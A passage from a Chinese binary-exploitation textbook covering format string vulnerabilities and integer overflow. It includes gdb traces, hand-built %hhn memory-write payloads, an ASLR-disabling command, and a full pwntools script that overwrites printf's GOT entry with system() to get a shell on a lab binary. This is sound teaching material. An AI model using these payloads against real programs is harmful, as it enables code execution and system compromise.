Legend: code, data, rodata, value
0x08048520 in main ()
gdb-peda$ x/20x $esp
0xffffd530:	0xffffd564	0x00000001	0x00000002
0xffffffff
0xffffd540:	0xffffd55a	0xffffd564	0x080481fc
0x080484b0
0xffffd550:	0xf7ffda54	0x00000001	0x424135d0
0x00004443
0xffffd560:	0x00000000	0x31254141	0x416e2435
0xffffd538
0xffffd570:	0xffffd500	0x00000001	0x000000c2
0xf7e70240
```

对比 `printf()` 函数执行前后的输出，可以看到我们成功地给 `arg2` 赋值了 `0x00000020` 。

说完了数字小于 4 时的覆盖，接下来说说大数字的覆盖。前面的方法教我们直接输入一个地址的十进制就可以进行赋值，可是，这样占用的内存空间太大，往往会覆盖掉其他重要的地址而产生错误。其实我们可以通过长度修饰符来更改写入的值的大小：

```
char c;
short s;
int i;
long l;
long long ll;

printf("%s %hhn\n", str, &c);       // 写入单字节
printf("%s %hn\n", str, &s);        // 写入双字节
printf("%s %n\n", str, &i);         // 写入4字节
printf("%s %ln\n", str, &l);        // 写入8字节
printf("%s %lln\n", str, &ll);      // 写入16字节
```

试一下：

```
$ python2 -c 'print("A%15$hhn"+"\x38\xd5\xff\xff")' > text
0xffffd530:     0xffffd564      0x00000001      0x88888801
0xffffffff

$ python2 -c 'print("A%15$hnA"+"\x38\xd5\xff\xff")' > text
0xffffd530:     0xffffd564      0x00000001      0x88880001
0xffffffff

$ python2 -c 'print("A%15$nAA"+"\x38\xd5\xff\xff")' > text
0xffffd530:     0xffffd564      0x00000001      0x00000001
0xffffffff
```

于是，我们就可以逐字节地覆盖，从而大大节省了内存空间。这里我们尝试写入 `0x12345678` 到地址 `0xffffd538` ，首先使用 `AAAABBBBCCCCDDDD` 作为输入：

```
gdb-peda$ r
AAAABBBBCCCCDDDD
[----------------------------------registers-------------------
```

```
---------------]
EAX: 0xffffd564 ("AAAABBBBCCCCDDDD")
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[------------------------------------code----------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[-----------------------------------stack----------------------
---------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 ("AAAABBBBCCCCDDDD")
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 ("AAAABBBBCCCCDDDD")
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[--------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
```

```
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001
0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564
0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd55c:     0x00004443      0x00000000      0x41414141
0x42424242
0xffffd56c:     0x43434343      0x44444444      0x00000000
0x000000c2
gdb-peda$ x/4wb 0xffffd538
0xffffd538:     0x88    0x88    0x88    0x88
```

由于我们想要逐字节覆盖，就需要 4 个用于跳转的地址，4 个写入地址和 4 个值，对应关系如下（小端序）：

```
0xffffd564 -> 0x41414141 (0xffffd538) -> \x78
0xffffd568 -> 0x42424242 (0xffffd539) -> \x56
0xffffd56c -> 0x43434343 (0xffffd53a) -> \x34
0xffffd570 -> 0x44444444 (0xffffd53b) -> \x12
```

把 `AAAA` 、 `BBBB` 、 `CCCC` 、 `DDDD` 占据的地址分别替换成括号中的值，再适当使用填充字节使 8 字节对齐就可以了。构造输入如下：

```
$ python2 -c 'print("\x38\xd5\xff\xff"+"\x39\xd5\xff\xff"+"\x3a\
xd5\xff\xff"+"\x3b\xd5\xff\xff"+"%104c%13$hhn"+"%222c%14$hhn"+"%
222c%15$hhn"+"%222c%16$hhn")' > text
```

其中前四个部分是 4 个写入地址，占 4*4=16 字节，后面四个部分分别用于写入十六进制数，由于使用了 `hh` ，所以只会保留一个字节 `0x78` （16+104=120 -> 0x56）、 `0x56` （120+222=342 -> 0x0156 -> 56）、 `0x34` （342+222=564 -> 0x0234 -> 0x34）、 `0x12` （564+222=786 -> 0x312 -> 0x12）。执行结果如下：

```
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
```

```
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
Starting program: /home/firmy/Desktop/RE4B/a.out < text
[----------------------------------registers--------------------
---------------]
EAX: 0xffffd564 --> 0xffffd538 --> 0x88888888
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack----------------------
---------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
```

```
[------------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001
0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564
0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd55c:     0x00004443      0x00000000      0xffffd538
0xffffd539
0xffffd56c:     0xffffd53a      0xffffd53b      0x34303125
0x33312563
gdb-peda$ finish
Run till exit from #0  0xf7e27c20 in printf () from /usr/lib32/l
ibc.so.6
[-----------------------------------registers--------------------
---------------]
EAX: 0x312
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x0
EDX: 0xf7f98830 --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x12345678
EIP: 0x8048520 (<main+138>:     add    esp,0x20)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x8048514 <main+126>:        lea    eax,[ebp-0x94]
   0x804851a <main+132>:        push   eax
   0x804851b <main+133>:        call   0x8048350 <printf@plt>
=> 0x8048520 <main+138>:        add    esp,0x20
   0x8048523 <main+141>:        sub    esp,0xc
   0x8048526 <main+144>:        push   0xa
```

```
   0x8048528 <main+146>:        call   0x8048370 <putchar@plt>
   0x804852d <main+151>:        add    esp,0x10
[-----------------------------------stack----------------------
---------------]
0000| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x12345678
0004| 0xffffd534 --> 0x1
0008| 0xffffd538 --> 0x12345678
0012| 0xffffd53c --> 0xffffffff
0016| 0xffffd540 --> 0xffffd55a ("ABCD")
0020| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x12345678
0024| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
0028| 0xffffd54c --> 0x80484b0 (<main+26>:      add    ebx,0x1b5
0)
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x08048520 in main ()
gdb-peda$ x/20x $esp
0xffffd530:     0xffffd564      0x00000001      0x12345678
0xffffffff
0xffffd540:     0xffffd55a      0xffffd564      0x080481fc
0x080484b0
0xffffd550:     0xf7ffda54      0x00000001      0x424135d0
0x00004443
0xffffd560:     0x00000000      0xffffd538      0xffffd539
0xffffd53a
0xffffd570:     0xffffd53b      0x34303125      0x33312563
0x6e686824
```

最后还得强调两点：

- 首先是需要关闭整个系统的 ASLR 保护，这可以保证栈在 gdb 环境中和直接运行中都保持不变，但这两个栈地址不一定相同
- 其次因为在 gdb 调试环境中的栈地址和直接运行程序是不一样的，所以我们需要结合格式化字符串漏洞读取内存，先泄露一个地址出来，然后根据泄露出来的地址计算实际地址

x86-64 中的格式化字符串漏洞

在 x64 体系中，多数调用惯例都是通过寄存器传递参数。在 Linux 上，前六个参数通过 `RDI` 、 `RSI` 、 `RDX` 、 `RCX` 、 `R8` 和 `R9` 传递；而在 Windows 中，前四个参数通过 `RCX` 、 `RDX` 、 `R8` 和 `R9` 来传递。

还是上面的程序，但是这次我们把它编译成 64 位：

```
gcc -fno-stack-protector -no-pie fmt.c
```

使用 `AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.` 作为输入：

```
gdb-peda$ n
[----------------------------------registers--------------------
---------------]
RAX: 0x0
RBX: 0x0
RCX: 0xffffffff
RDX: 0x88888888
RSI: 0x1
RDI: 0x7fffffffe3d0 ("AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.")
RBP: 0x7fffffffe460 --> 0x400660 (<__libc_csu_init>:    push   r
15)
RSP: 0x7fffffffe3c0 --> 0x4241000000000000 ('')
RIP: 0x400648 (<main+113>:      call   0x4004e0 <printf@plt>)
R8 : 0x7fffffffe3c6 --> 0x44434241 ('ABCD')
R9 : 0xa ('\n')
R10: 0x7ffff7dd4380 --> 0x7ffff7dd0640 --> 0x7ffff7b9ed3a --> 0x
636d656d5f5f0043 ('C')
R11: 0x246
R12: 0x400500 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe540 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x40063d <main+102>: mov    r8,rdi
   0x400640 <main+105>: mov    rdi,rax
   0x400643 <main+108>: mov    eax,0x0
```

```
=> 0x400648 <main+113>: call   0x4004e0 <printf@plt>
   0x40064d <main+118>: mov    edi,0xa
   0x400652 <main+123>: call   0x4004d0 <putchar@plt>
   0x400657 <main+128>: nop
   0x400658 <main+129>: leave
Guessed arguments:
arg[0]: 0x7fffffffe3d0 ("AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p."
)
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0x7fffffffe3c6 --> 0x44434241 ('ABCD')
[------------------------------------stack----------------------
---------------]
0000| 0x7fffffffe3c0 --> 0x4241000000000000 ('')
0008| 0x7fffffffe3c8 --> 0x4443 ('CD')
0016| 0x7fffffffe3d0 ("AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.")
0024| 0x7fffffffe3d8 ("%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.")
0032| 0x7fffffffe3e0 (".%p.%p.%p.%p.%p.%p.%p.")
0040| 0x7fffffffe3e8 ("p.%p.%p.%p.%p.")
0048| 0x7fffffffe3f0 --> 0x2e70252e7025 ('%p.%p.')
0056| 0x7fffffffe3f8 --> 0x1
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x0000000000400648 in main ()
gdb-peda$ x/10g $rsp
0x7fffffffe3c0: 0x4241000000000000      0x0000000000004443
0x7fffffffe3d0: 0x4141414141414141      0x70252e70252e7025
0x7fffffffe3e0: 0x252e70252e70252e      0x2e70252e70252e70
0x7fffffffe3f0: 0x00002e70252e7025      0x0000000000000001
0x7fffffffe400: 0x0000000000f0b5ff      0x00000000000000c2
gdb-peda$ c
Continuing.
AAAAAAAA0x1.0x88888888.0xffffffff.0x7fffffffe3c6.0xa.0x424100000
0000000.0x4443.0x4141414141414141.0x70252e70252e7025.0x252e70252
e70252e.
```

可以看到我们最后的输出中，前五个数字分别来自寄存器 `RSI` 、 `RDX` 、 `RCX` 、 `R8` 和 `R9` ，后面的数字才取自栈， `0x4141414141414141` 在 `%8$p` 的位置。这里还有个地方要注意，我们前面说的 Linux 有 6 个寄存器用于传递参数，可是这里只输出了 5 个，原因是有一个寄存器 `RDI` 被用于传递格式字符串，可以从 gdb 中看到， `arg[0]` 就是由 `RDI` 传递的格式字符串。（现在你可以再回到 x86 的相关内容，可以看到在 x86 中格式字符串通过栈传递的，但是同样的也不会被打印出来）其他的操作和 x86 没有什么大的区别，只是这时我们就不能修改 `arg2` 的值了，因为它被存入了寄存器中。

CTF 中的格式化字符串漏洞

pwntools pwnlib.fmtstr 模块

文档地址：http://pwntools.readthedocs.io/en/stable/fmtstr.html

该模块提供了一些字符串漏洞利用的工具。该模块中定义了一个类 `FmtStr` 和一个函数 `fmtstr_payload` 。

`FmtStr` 提供了自动化的字符串漏洞利用：

```
class pwnlib.fmtstr.FmtStr(execute_fmt, offset=None, padlen=0, n
umbwritten=0)
```

- execute_fmt (function)：与漏洞进程进行交互的函数
- offset (int)：你控制的第一个格式化程序的偏移量
- padlen (int)：在 paylod 之前添加的 pad 的大小
- numbwritten (int)：已经写入的字节数

`fmtstr_payload` 用于自动生成格式化字符串 paylod：

```
pwnlib.fmtstr.fmtstr_payload(offset, writes, numbwritten=0, writ
e_size='byte')
```

- offset (int)：你控制的第一个格式化程序的偏移量
- writes (dict)：格式为 {addr: value, addr2: value2}，用于往 addr 里写入 value 的值（常用：{printf_got}）

- numbwritten (int)：已经由 printf 函数写入的字节数
- write_size (str)：必须是 byte，short 或 int。告诉你是要逐 byte 写，逐 short 写还是逐 int 写（hhn，hn或n）

我们通过一个例子来熟悉下该模块的使用（任意地址内存读写）：fmt.c fmt

```
#include<stdio.h>
void main() {
    char str[1024];
    while(1) {
        memset(str, '\0', 1024);
        read(0, str, 1024);
        printf(str);
        fflush(stdout);
    }
}
```

为了简单一点，我们关闭 ASLR，并使用下面的命令编译，关闭 PIE，使得程序的 .text .bss 等段的内存地址固定：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -m32 -fno-stack-protector -no-pie fmt.c
```

很明显，程序存在格式化字符串漏洞，我们的思路是将 `printf()` 函数的地址改成 `system()` 函数的地址，这样当我们再次输入 `/bin/sh` 时，就可以获得 shell 了。

第一步先计算偏移，虽然 pwntools 中可以很方便地构造出 exp，但这里，我们还是先演示手工方法怎么做，最后再用 pwntools 的方法。在 gdb 中，先在 `main` 处下断点，运行程序，这时 libc 已经被加载进来了。我们输入 "AAAA" 试一下：

```
gdb-peda$ b main
...
gdb-peda$ r
...
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
```

```
EAX: 0xffffd1f0 ("AAAA\n")
EBX: 0x804a000 --> 0x8049f10 --> 0x1
ECX: 0xffffd1f0 ("AAAA\n")
EDX: 0x400
ESI: 0xf7f97000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd1e0 --> 0xffffd1f0 ("AAAA\n")
EIP: 0x8048512 (<main+92>:      call   0x8048370 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x8048508 <main+82>: sub    esp,0xc
   0x804850b <main+85>: lea    eax,[ebp-0x408]
   0x8048511 <main+91>: push   eax
=> 0x8048512 <main+92>: call   0x8048370 <printf@plt>
   0x8048517 <main+97>: add    esp,0x10
   0x804851a <main+100>:        mov    eax,DWORD PTR [ebx-0x4]
   0x8048520 <main+106>:        mov    eax,DWORD PTR [eax]
   0x8048522 <main+108>:        sub    esp,0xc
Guessed arguments:
arg[0]: 0xffffd1f0 ("AAAA\n")
[------------------------------------stack----------------------
---------------]
0000| 0xffffd1e0 --> 0xffffd1f0 ("AAAA\n")
0004| 0xffffd1e4 --> 0xffffd1f0 ("AAAA\n")
0008| 0xffffd1e8 --> 0x400
0012| 0xffffd1ec --> 0x80484d0 (<main+26>:      add    ebx,0x1b3
0)
0016| 0xffffd1f0 ("AAAA\n")
0020| 0xffffd1f4 --> 0xa ('\n')
0024| 0xffffd1f8 --> 0x0
0028| 0xffffd1fc --> 0x0
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x08048512 in main ()
```

我们看到输入 `printf()` 的变量 `arg[0]: 0xffffd1f0 ("AAAA\n")` 在栈的第 5 行，除去第一个格式化字符串，即偏移量为 4。

读取重定位表获得 `printf()` 的 GOT 地址（第一列 Offset）：

```
$ readelf -r a.out

Relocation section '.rel.dyn' at offset 0x2f4 contains 2 entries
:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ff8  00000406 R_386_GLOB_DAT    00000000   __gmon_start__
08049ffc  00000706 R_386_GLOB_DAT    00000000   stdout@GLIBC_2.0

Relocation section '.rel.plt' at offset 0x304 contains 5 entries
:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   fflush@GLIBC_2.0
0804a018  00000507 R_386_JUMP_SLOT   00000000   __libc_start_mai
n@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   memset@GLIBC_2.0
```

在 gdb 中获得 `printf()` 的虚拟地址：

```
gdb-peda$ p printf
$1 = {<text variable, no debug info>} 0xf7e26bf0 <printf>
```

获得 `system()` 的虚拟地址：

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e17060 <system>
```

好了，演示完怎样用手工的方式得到构造 exp 需要的信息，下面我们给出使用 pwntools 构造的完整漏洞利用代码：

```
# -*- coding: utf-8 -*-
from pwn import *

elf = ELF('./a.out')
r = process('./a.out')
libc = ELF('/usr/lib32/libc.so.6')

# 计算偏移量
def exec_fmt(payload):
    r.sendline(payload)
    info = r.recv()
    return info
auto = FmtStr(exec_fmt)
offset = auto.offset

# 获得 printf 的 GOT 地址
printf_got = elf.got['printf']
log.success("printf_got => {}".format(hex(printf_got)))

# 获得 printf 的虚拟地址
payload = p32(printf_got) + '%{}$s'.format(offset)
r.send(payload)
printf_addr = u32(r.recv()[4:8])
log.success("printf_addr => {}".format(hex(printf_addr)))

# 获得 system 的虚拟地址
system_addr = printf_addr - (libc.symbols['printf'] - libc.symbo
ls['system'])
log.success("system_addr => {}".format(hex(system_addr)))

payload = fmtstr_payload(offset, {printf_got : system_addr})
r.send(payload)
r.send('/bin/sh')
r.recv()
r.interactive()
```

```
$ python2 exp.py
[*] '/home/firmy/Desktop/RE4B/a.out'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './a.out': pid 17375
[*] '/usr/lib32/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Found format string offset: 4
[+] printf_got => 0x804a010
[+] printf_addr => 0xf7e26bf0
[+] system_addr => 0xf7e17060
[*] Switching to interactive mode
$ echo "hacked!"
hacked!
```

这样我们就获得了 shell，可以看到输出的信息和我们手工得到的信息完全相同。

扩展阅读

Exploiting Sudo format string vunerability CVE-2012-0809

练习

- pwn NJCTF2017 pingme
  - writeup 在章节 6.1.2 中

3.1.2 整数溢出

什么是整数溢出

简介

在 C 语言基础的章节中，我们介绍了 C 语言整数的基础知识，下面我们详细介绍整数的安全问题。

由于整数在内存里面保存在一个固定长度的空间内，它能存储的最大值和最小值是固定的，如果我们尝试去存储一个数，而这个数又大于这个固定的最大值时，就会导致整数溢出。（x86-32 的数据模型是 ILP32，即整数（Int）、长整数（Long）和指针（Pointer）都是 32 位。）

整数溢出的危害

如果一个整数用来计算一些敏感数值，如缓冲区大小或数值索引，就会产生潜在的危险。通常情况下，整数溢出并没有改写额外的内存，不会直接导致任意代码执行，但是它会导致栈溢出和堆溢出，而后两者都会导致任意代码执行。由于整数溢出出现之后，很难被立即察觉，比较难用一个有效的方法去判断是否出现或者可能出现整数溢出。

整数溢出

关于整数的异常情况主要有三种：

- 溢出
    - 只有有符号数才会发生溢出。有符号数最高位表示符号，在两正或两负相加时，有可能改变符号位的值，产生溢出
    - 溢出标志 `OF` 可检测有符号数的溢出

- 回绕
  - 无符号数 `0-1` 时会变成最大的数，如 1 字节的无符号数会变为 `255`，而 `255+1` 会变成最小数 `0`。
  - 进位标志 `CF` 可检测无符号数的回绕
- 截断
  - 将一个较大宽度的数存入一个宽度小的操作数中，高位发生截断

有符号整数溢出

- 上溢出

```
int i;
i = INT_MAX;  // 2 147 483 647
i++;
printf("i = %d\n", i);  // i = -2 147 483 648
```


- 下溢出

```
i = INT_MIN;  // -2 147 483 648
i--;
printf("i = %d\n", i);  // i = 2 147 483 647
```

无符号数回绕

涉及无符号数的计算永远不会溢出，因为不能用结果为无符号整数表示的结果值被该类型可以表示的最大值加 1 之和取模减（reduced modulo）。因为回绕，一个无符号整数表达式永远无法求出小于零的值。

使用下图直观地理解回绕，在轮上按顺时针方向将值递增产生的值紧挨着它：




```
unsigned int ui;
ui = UINT_MAX;  // 在 x86-32 上为 4 294 967 295
ui++;
printf("ui = %u\n", ui);  // ui = 0
ui = 0;
ui--;
printf("ui = %u\n", ui);  // 在 x86-32 上，ui = 4 294 967 295
```

截断

- 加法截断：

```
0xffffffff + 0x00000001
= 0x0000000100000000 (long long)
= 0x00000000 (long)
```

- 乘法截断：

```
0x00123456 * 0x00654321
= 0x000007336BF94116 (long long)
= 0x6BF94116 (long)
```

整型提升和宽度溢出

整型提升是指当计算表达式中包含了不同宽度的操作数时，较小宽度的操作数会被提升到和较大操作数一样的宽度，然后再进行计算。

示例：源码

```
#include<stdio.h>
void main() {
    int l;
    short s;
    char c;

    l = 0xabcddcba;
    s = l;
    c = l;

    printf("宽度溢出\n");
    printf("l = 0x%x (%d bits)\n", l, sizeof(l) * 8);
    printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
    printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);

    printf("整型提升\n");
    printf("s + c = 0x%x (%d bits)\n", s+c, sizeof(s+c) * 8);
}
```

```
$ ./a.out
宽度溢出
l = 0xabcddcba (32 bits)
s = 0xffffdcba (16 bits)
c = 0xffffffba (8 bits)
整型提升
s + c = 0xffffdc74 (32 bits)
```

使用 gdb 查看反汇编代码：

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000056d <+0>:	lea    ecx,[esp+0x4]
   0x00000571 <+4>:	and    esp,0xfffffff0
   0x00000574 <+7>:	push   DWORD PTR [ecx-0x4]
   0x00000577 <+10>:	push   ebp
   0x00000578 <+11>:	mov    ebp,esp
   0x0000057a <+13>:	push   ebx
   0x0000057b <+14>:	push   ecx
   0x0000057c <+15>:	sub    esp,0x10
   0x0000057f <+18>:	call   0x470 <__x86.get_pc_thunk.bx>
   0x00000584 <+23>:	add    ebx,0x1a7c
   0x0000058a <+29>:	mov    DWORD PTR [ebp-0xc],0xabcddcba
   0x00000591 <+36>:	mov    eax,DWORD PTR [ebp-0xc]
   0x00000594 <+39>:	mov    WORD PTR [ebp-0xe],ax
   0x00000598 <+43>:	mov    eax,DWORD PTR [ebp-0xc]
   0x0000059b <+46>:	mov    BYTE PTR [ebp-0xf],al
   0x0000059e <+49>:	sub    esp,0xc
   0x000005a1 <+52>:	lea    eax,[ebx-0x1940]
   0x000005a7 <+58>:	push   eax
   0x000005a8 <+59>:	call   0x400 <puts@plt>
   0x000005ad <+64>:	add    esp,0x10
   0x000005b0 <+67>:	sub    esp,0x4
   0x000005b3 <+70>:	push   0x20
   0x000005b5 <+72>:	push   DWORD PTR [ebp-0xc]
   0x000005b8 <+75>:	lea    eax,[ebx-0x1933]
   0x000005be <+81>:	push   eax
   0x000005bf <+82>:	call   0x3f0 <printf@plt>
   0x000005c4 <+87>:	add    esp,0x10
   0x000005c7 <+90>:	movsx  eax,WORD PTR [ebp-0xe]
   0x000005cb <+94>:	sub    esp,0x4
   0x000005ce <+97>:	push   0x10
   0x000005d0 <+99>:	push   eax
   0x000005d1 <+100>:	lea    eax,[ebx-0x191f]
   0x000005d7 <+106>:	push   eax
   0x000005d8 <+107>:	call   0x3f0 <printf@plt>
   0x000005dd <+112>:	add    esp,0x10
   0x000005e0 <+115>:	movsx  eax,BYTE PTR [ebp-0xf]
```

```
   0x000005e4 <+119>:    sub    esp,0x4
   0x000005e7 <+122>:    push   0x8
   0x000005e9 <+124>:    push   eax
   0x000005ea <+125>:    lea    eax,[ebx-0x190b]
   0x000005f0 <+131>:    push   eax
   0x000005f1 <+132>:    call   0x3f0 <printf@plt>
   0x000005f6 <+137>:    add    esp,0x10
   0x000005f9 <+140>:    sub    esp,0xc
   0x000005fc <+143>:    lea    eax,[ebx-0x18f7]
   0x00000602 <+149>:    push   eax
   0x00000603 <+150>:    call   0x400 <puts@plt>
   0x00000608 <+155>:    add    esp,0x10
   0x0000060b <+158>:    movsx  edx,WORD PTR [ebp-0xe]
   0x0000060f <+162>:    movsx  eax,BYTE PTR [ebp-0xf]
   0x00000613 <+166>:    add    eax,edx
   0x00000615 <+168>:    sub    esp,0x4
   0x00000618 <+171>:    push   0x20
   0x0000061a <+173>:    push   eax
   0x0000061b <+174>:    lea    eax,[ebx-0x18ea]
   0x00000621 <+180>:    push   eax
   0x00000622 <+181>:    call   0x3f0 <printf@plt>
   0x00000627 <+186>:    add    esp,0x10
   0x0000062a <+189>:    nop
   0x0000062b <+190>:    lea    esp,[ebp-0x8]
   0x0000062e <+193>:    pop    ecx
   0x0000062f <+194>:    pop    ebx
   0x00000630 <+195>:    pop    ebp
   0x00000631 <+196>:    lea    esp,[ecx-0x4]
   0x00000634 <+199>:    ret
End of assembler dump.
```

在整数转换的过程中，有可能导致下面的错误：

- 损失值：转换为值的大小不能表示的一种类型
- 损失符号：从有符号类型转换为无符号类型，导致损失符号

漏洞多发函数

我们说过整数溢出要配合上其他类型的缺陷才能有用，下面的两个函数都有一个 `size_t` 类型的参数，常常被误用而产生整数溢出，接着就可能导致缓冲区溢出漏洞。

```
#include <string.h>

void *memcpy(void *dest, const void *src, size_t n);
```

`memcpy()` 函数将 `src` 所指向的字符串中以 `src` 地址开始的前 `n` 个字节复制到 `dest` 所指的数组中，并返回 `dest` 。

```
#include <string.h>

char *strncpy(char *dest, const char *src, size_t n);
```

